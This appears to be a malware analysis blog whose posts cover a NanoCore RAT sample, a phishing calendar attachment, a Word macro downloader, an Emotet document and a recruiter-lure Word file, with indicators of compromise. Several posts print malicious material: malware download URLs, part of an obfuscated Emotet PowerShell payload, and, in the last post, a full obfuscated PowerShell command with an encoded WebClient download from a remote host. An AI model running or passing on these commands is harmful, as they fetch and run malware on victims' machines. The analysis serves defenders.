NanoCore RAT Malware Analysis

NanoCore is a well-known Remote Access Trojan (RAT) used by threat actors for espionage, data theft, and system control. In this post, I will analyze a NanoCore RAT sample with the hash 18B476D37244CB0B435D7B06912E9193 and explore its behavior, obfuscation techniques, and deobfuscation process.

File Hash MD5: 18B476D37244CB0B435D7B06912E9193
Filename: Sigmanly_0bbff62a45fc9776575ed143af2d7db332e2781d7e3de56eb3ff48c25d0c7b46
File size: 203.00 KB
NanoCore Client Version: 1.2.2.0
VirusTotal Detection Score: 64/72
File download: any.run

Static Analysis

Initial Inspection

Using Detect It Easy (DIE), I identified that the sample is a .NET executable and employs Eazfuscator obfuscation to hinder analysis.

Deobfuscation

To analyze the code effectively, I used de4dot to deobfuscate the executable. de4dot successfully restored readable class and method names, making it easier to understand the malware’s logic.

Below is how the deobfuscated code appears now.

Strings Analysis

Using SysInternals Strings, I extracted various strings from the binary and found the following indicators:

  • “Connecting to {0}:{1}..”
  • “/create /f /tn “{0}” /xml “{1}””
  • “schtasks.exe”
  • “CreateScheduledTask”
  • “/run /tn “{0}””
  • “RunScheduledTask”
  • “Host: {0}”

These strings indicate that the malware uses Windows Task Scheduler for persistence and C2 communication.

Dynamic Analysis

To gain deeper insights, I used dnSpy to debug the code and analyze its behavior in a controlled environment.

Execution Flow Analysis

Startup Routine: NanoCore attempts to achieve persistence by copying itself to a hidden directory and creating a registry entry.

  • During dynamic analysis, I found that it adds saasmon.exe under the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key.
  • It also creates a folder at C:\Program Files (x86)\SAAS Monitor to store its components.
  • Another folder is created at C:\Users\User\AppData\Roaming\81E42A3A-6BA0-4784-B7EC-E653E9E1A8ED, where the SAAS Monitor folder is placed, and saasmon.exe is dropped.

C2 Communication: The RAT connects to a remote Command-and-Control (C2) server, enabling an attacker to issue commands.

  • Wireshark Analysis: The malware attempts to establish connections to:
    • simpletest.ddns.net (Potential C2 domain)
    • 8.8.8.8 (Google DNS, likely used for connectivity checks)
    • Uses port 9632 to communicate with the given IP.
  • Plugin System: NanoCore features a modular plugin system, allowing attackers to load additional capabilities dynamically.
  • Installed Plugins: During dynamic analysis, I found that NanoCore installed the SurveillanceEx plugin, which enhances its spying capabilities.

  • Data Exfiltration: Captures keystrokes, screenshots, and clipboard data, sending them to the attacker.
  • It stores keylogs and clipboard data in C:\Users\User\AppData\Roaming\81E42A3A-6BA0-4784-B7EC-E653E9E1A8ED\logs\users\kbxxxxx.dat.

In the image above, you can see that it is storing clipboard data along with the commands and text I was entering in applications.

Task Scheduler Analysis: The code contains functions to create a scheduled task using schtasks.exe, but during dynamic analysis, no scheduled task was actually created. Below is an image of the relevant code snippet that shows its intent to use Task Scheduler for persistence.

Indicators of Compromise (IOCs)

  • File Hash: 18B476D37244CB0B435D7B06912E9193
  • Network Indicators: (Extracted from dynamic analysis)
    • C2 Domain: simpletest.ddns.net
    • IP Contacted: 8.8.8.8 (Google DNS, may be used for connectivity checks)
    • Port: 9632
  • Registry Changes:
    • HKCU\Software\Microsoft\Windows\CurrentVersion\Run\saasmon.exe
  • File System Changes:
    • C:\Program Files (x86)\SAAS Monitor\saasmon.exe
    • C:\Users\User\AppData\Roaming\81E42A3A-6BA0-4784-B7EC-E653E9E1A8ED\SAAS Monitor\saasmon.exe
    • C:\Users\User\AppData\Roaming\81E42A3A-6BA0-4784-B7EC-E653E9E1A8ED\logs\users\kbxxxxx.dat (Stores keylogs and clipboard data)

Conclusion

NanoCore RAT remains a persistent threat due to its modularity and extensive feature set. Through deobfuscation with de4dot and debugging with dnSpy, I was able to uncover its core functionalities. Defenders should stay vigilant by leveraging threat intelligence, monitoring network traffic, and applying proactive security controls.

If you found this analysis helpful, feel free to share and stay tuned for more in-depth malware research!

Malicious email .ics attachments

Recently I have received few random emails attached with calendar invites from random email and unknow email ids in CC. These arrived in my inbox insteas of spam. Though, later I moved them to spam box.

Email Attachment:

File type: Calendar invite

File Extesion: .ICS


I have uploaded the ics attachment to Virus Total but no AV vedor detected it as malicious yet.


I have opened ics file in notepad and can see clearly there is URL direction to domain http: // ngsl7. bemobtrcks. com


When I opened the URL “http: // ngsl7. bemobtrcks. com” in browser, it redirects to “http :// receivepayment[.]fun” website and again redirect to “https: // bitcoinwallet. xyz” to “https: // paysitecash. paywest . net” website. Redirection of websites always changed and may land on different website each time I accessed the main URL.


Below screenshot one of the website it redirects.

When it opens up bitcoinwallet [.] receivepayment [.] xyz. It shows bad potential traffic.

There is bad malicious traffic mentioned by any.run because its using Lets encrypt encryption for for suspicious domain.

These are confirmed phishing emails. Calendar invites may bypass traditional email filters, making it easier for phishing emails using this method to reach users’ inboxes and this is what happening.

Below are the network connections getting established opening .ics file to domains.

  • ngsl7[.]bemobtrcks [.]com
  • receivepayment [.] fun
  • ctldl [.] windowsupdate [.] com
  • bitcoinwallet [.] receivepayment [.] xyz

IOC:

MD5: 264D98086A88D5A57E917EFBCFC36F87

MD5: 4187D230F6D850024E8B678B783F4464

MD5: F1C401645FAD5274AB7B86857E4CAF84

Summary:

  • These are cyrpto related phishing emails.
  • If such emails (.ics attached) from unknow sender, better to ignore.

Reference:

Trojan downloader word macro


SHA256 – 4221a9922d97fa329b3dbb27e37522448958cbfa186a6ef722e48d63f9753808

Download link – VirusTotal

I downloaded this word document and checked whether macro present and it auto executes on opening document.

Yes, it does and it has obfuscated strings too.

blg5-05132019.PNG


I opened document and navigated to > Views > Macros > View Macros > Selected “autoopen” > Edit

blg5-05132019-3.PNG

I renamed autoopen() to autoopen2. (Which you can see in above screenshot)

blg5-05132019-4.PNG


while debugging macro, found it executed PowerShell script in obfuscated form.

blg5-05132019-5
blg5-05132019-6.PNG



After deobfuscate, below is the PowerShell script.

blg5-05132019-7.PNG



On debugging PowerShell script, it tries to download 685.exe from one of below URL’s

blg5-05132019-9.png
blg5-05132019-8.PNG

http://duanlocphatresidence%5B.%5Dcom/wp-admin/b8oyf2_w724r5u-66253
http://superwhite%5B.%5Dcom%5B.%5Dau/wp-content/2t9x_bmoau88p-89600496
http://pneumorek%5B.%5Dma/calendar/EckAzvvl
http://pure-vapedistribution%5B.%5Dbe/p52r/js74mi_zk0p5orhwa-651
http://nitincarcare%5B.%5Dcom/wp-content/BbayinbUK

and drops PE file at location C:\Users\<user>\685.exe

blg5-05132019-10.png

While debugging PowerShell script, I tried to hit the download script but found none of above URL’s has PE file.

The file is removed from all URL’s.

Below is VirusTotal score.

blg5-05132019-11.PNG

Emotet malware analysis

VirusTotal sample – c9bdfb2d6ac9e493bc391b2f64b48d8d5cde10645ea921951b23112e6d73545c

File Type: Microsoft Word Document


Document Property:


I have used Oletools to analyse word document properties and analyse content.

wm2.PNG
wm3.PNG

This word document has VBA macros.

After parsing word document using olevba, this tells, file has suspicious hex string and Base64 strings.

And file has below macros,

  • LUDoB_BX.cls
  • fkkkCAk.bas
  • ZAAcAA.bas

And macros will auto execute on opening document

wm4.PNG

I start debugging macros in word document,

wm5.PNG

After Enable Editing, Open View Macros under View tab

wm6
wm7

Click on Edit and change autoopen() function to autoopen2().

wm8

There are many small chunks of Base64 strings which  are concatenating and creating a PowerShell script I have captured the Base64 string in text file and tried to decode. I didn’t get the complete base64 but some part of it and can be recognized it is PowerShell script.

wm14.PNG
 (nEw-OBJECt sySTeM.Io.comPReSsIOn.dEfLatEstReAM( [Io.mEMORystREam] [coNverT]::FrOMbase64stRING(('ZZJh'+'i'+'5'+'tAEIb/y'+'n'+'4'+'QNiFVz9YP5US4MbYSS'+'gOmhLN'+'H'+'QXQz'+'6kbd9XSjOUL'+'+e'+'zdtJbSdb7s87z'+'vDO2'+'O8g'+'q5'+'z4P'+'r0E'+'EA'+'an8'+'OI'+'esbXKA5TGfoCJ1PmR2SK'+'bFFZz5ivG45'+'CecZrKJMA'+'wKeV'+'Ut2jbW'+'M'+'7
IArsj9xisrWnzmRSKI3'+'a'+'u'+'9'+'2Xk/10wwbNVRmTQ6npG'+'csO'+'LRe24'+'zjuHZq'+'m'+'yaoy'+'c'+'chPvF'+'F'+'Z1w3/e'+'k4'+'f'+'FLs9Cl'+'7aT'+'v5'+'b+EfXv2Wi63FQv'+'zSs5Gau/Y/'+'tJ'+'7m9N'+'xiwH3nBR/'+'zPeDdubW'+'p96xquFvSJLj1j1Pk44'+'L74N'+'N'+'iDT

during debugging, I got the below values are stored in the variable YAAAAAA and it is reading registry key values.

wm9
wm10
wm13.PNG

while debugging, I captured traffic using WireShark and found, connection has been made to web site emseenerji[.]com at IP 94[.]73[.]147[.]237. URL is still alive and can be accessed.

wm11.PNG
wm12.PNG

The complete URL which was accessed by this program http:// emseenerji[.]com/wp-content/RRKu/

My host machine AV blocked this URL and I couldn’t analyze traffic further from this URL to my VM.

Thank you.

Microsoft word document malware analysis

I had emailed a recruiter last year for a job opportunity. He reverted back year later with attachment and it was encrypted and provided password.

Email

Unzipped and looked for the properties of word document.

Email3

I analysed file using Oletools  and the result showed it as a suspicious file.

Email4



I found value (“1jwe7d7n1544”) in the Macro code (which is highlighted in yellow).

Email5

After debugging macro from word document, I got base64 string (below the screenshot).

Email6.PNG
cmD.exe /c P^O^W^E^R^S^H^E^L^L ^-^N^o^P^r^o^f^i^l^e^ -^E^x^e^cutionPolicy B^^^yp^ass -encodedcommand JABpAG4AcwB0AGEAbgBjAGUAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEEAYwB0AGkAdgBhAHQAbwByAF0AOgA6AEMAcgBlAGEAdABlAEkAbgBzAHQAYQBuAGMAZQAoACIAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACIAKQA7AA0ACgAkAG0AZQB0AGgAbwBkACAAPQAgAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0AF0ALgBHAGUAdABNAGUAdABoAG8AZABzACgAKQA7AA0ACgBmAG8AcgBlAGEAYwBoACgAJABtACAAaQBuACAAJABtAGUAdABoAG8AZAApAHsADQAKAA0ACgAgACAADQAKAA0ACgAgACAAaQBmACgAJABtAC4ATgBhAG0AZQAgAC0AZQBxACAAIgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQAiACkAewANAAoAIAAgACAAIAAgAHQAcgB5AHsADQAKACAAIAAgACAAIAAkAHUAcgBpACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAFUAcgBpACgAIgBoAHQAdABwADoALwAvAHYAZQB1AGwAYQBsAG0AZgBmAHkAeQAuAGMAbwBtAHAAYQBuAHkALwBwAHUAZQB3AHAAeABtAGEAcwBsAC8AcwB1AG8AZQBwAHcAeABwAGEAbQB4AGEAcAB4AGwAYQBtAHMAbAB4AGQAbwAuAHAAaABwAD8AbAA9AHMAawBsAGkAbQBmADUALgBoAGEAcgB6